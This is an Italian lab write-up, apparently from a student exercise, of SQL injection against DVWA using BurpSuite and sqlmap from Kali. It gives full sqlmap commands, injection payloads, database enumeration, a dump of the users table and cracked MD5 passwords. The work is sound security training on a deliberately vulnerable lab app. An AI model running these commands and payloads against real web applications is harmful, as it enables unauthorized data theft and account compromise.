


Web application hacking

1 Iniziamo mettendo kali e Meta in comunicazione
2 Avviamo BurpSuite per tracciare il traffico di rete
(sqlmap ha bisogno della richiesta GET e del cookie)
3 Andiamo dal Browser su DVWA ed impostiamo la Security “low”



Inviando una query “1” per verificare eventuali vulnerabilità ricevo l’output su Burpsuite
Ho intercettato questa richiesta utilizzando l’url e il cookie PHPSESSID





Avviamo sqlmap con il seguente comando

Con questa comando ho scoperto il parametro “id” nel metodo GET vulnerabile

```
┌──(kali㉿kalikali)-[~]
└─$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362" -p
id
```

```
[12:22:23] [INFO] resuming back-end DBMS 'mysql'
[12:22:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8871=8871#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(7420,5324)>(SELECT COUNT(*),CONCAT(0x71786b7a71,(SELECT (ELT(7420=7420,1))),0x7176707871,FLOOR(RAND(0)*2))x FROM (SELECT 2734 UN
ION SELECT 1065 UNION SELECT 2814 UNION SELECT 3841)a GROUP BY x)-- DEPX&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4545 FROM (SELECT(SLEEP(5)))zpjs)-- HrNo&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786b7a71,0x6d4a66454744717555585177496b4c435556437879464a637a414c7243796e427042784371447269,0x717670787
1)#&Submit=Submit
---
[12:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:22:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'
```

Successivamente ho eseguito il comando

```
┌──(kali㉿kalikali)-[~]
└─$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362" -p
id --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

-p “id” specifica il parametro “id”, mentre -p “--dbs” indica a sqlmap di trovare i database, in questo caso 7

```
[12:24:05] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

dvwa

Per ottenere i nomi delle tabelle presenti in tutti i database, utilizziamo “--tables”
in questo caso in dvwa quella che ci interessa è **users**

```
Database: dvwa
[2 tables]
+------------+
| guestbook  |
| users      |
+------------+
```

Infine ho eseguito questo comando

```
┌──(kali㉿kalikali)-[~]
└─$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362" -p
id -T users --dump
                         {1.7.2#stable}
                         https://sqlmap.org
```

Per estrarre i dati dalla tabella “users” L’opzione “-T users” specifica la tabella target, mentre “--dump” indica di estrarre i dati dalla tabella
In questo modo otteniamo gli hash delle password degli utenti

```
[12:25:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[12:25:56] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:25:56] [INFO] fetching current database
[12:25:56] [WARNING] reflective value(s) found and filtering out
[12:25:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:25:56] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:25:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:26:03] [INFO] writing hashes to a temporary file '/tmp/sqlmapzrx0jex722832/sqlmaphashes-cvjye1ur.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:26:08] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

A questo punto concedo a sqlmap di decifrare le password

```
>
[12:26:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:26:23] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:26:23] [INFO] starting 4 processes
[12:26:23] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:26:23] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:26:24] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:26:24] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:26:26] [INFO] using suffix '1'
[12:26:29] [INFO] using suffix '123'
[12:26:29] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:26:32] [INFO] using suffix '2'
[12:26:35] [INFO] using suffix '12'
[12:26:38] [INFO] using suffix '3'
[12:26:41] [INFO] using suffix '13'
[12:26:44] [INFO] using suffix '7'
[12:26:47] [INFO] using suffix '11'
[12:26:50] [INFO] using suffix '5'
[12:26:53] [INFO] using suffix '22'
[12:26:56] [INFO] using suffix '23'
[12:26:59] [INFO] using suffix '01'
[12:27:02] [INFO] using suffix '4'
[12:27:05] [INFO] using suffix '07'
[12:27:08] [INFO] using suffix '21'
```

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                         | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+
```

password	last_name	first_name
5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

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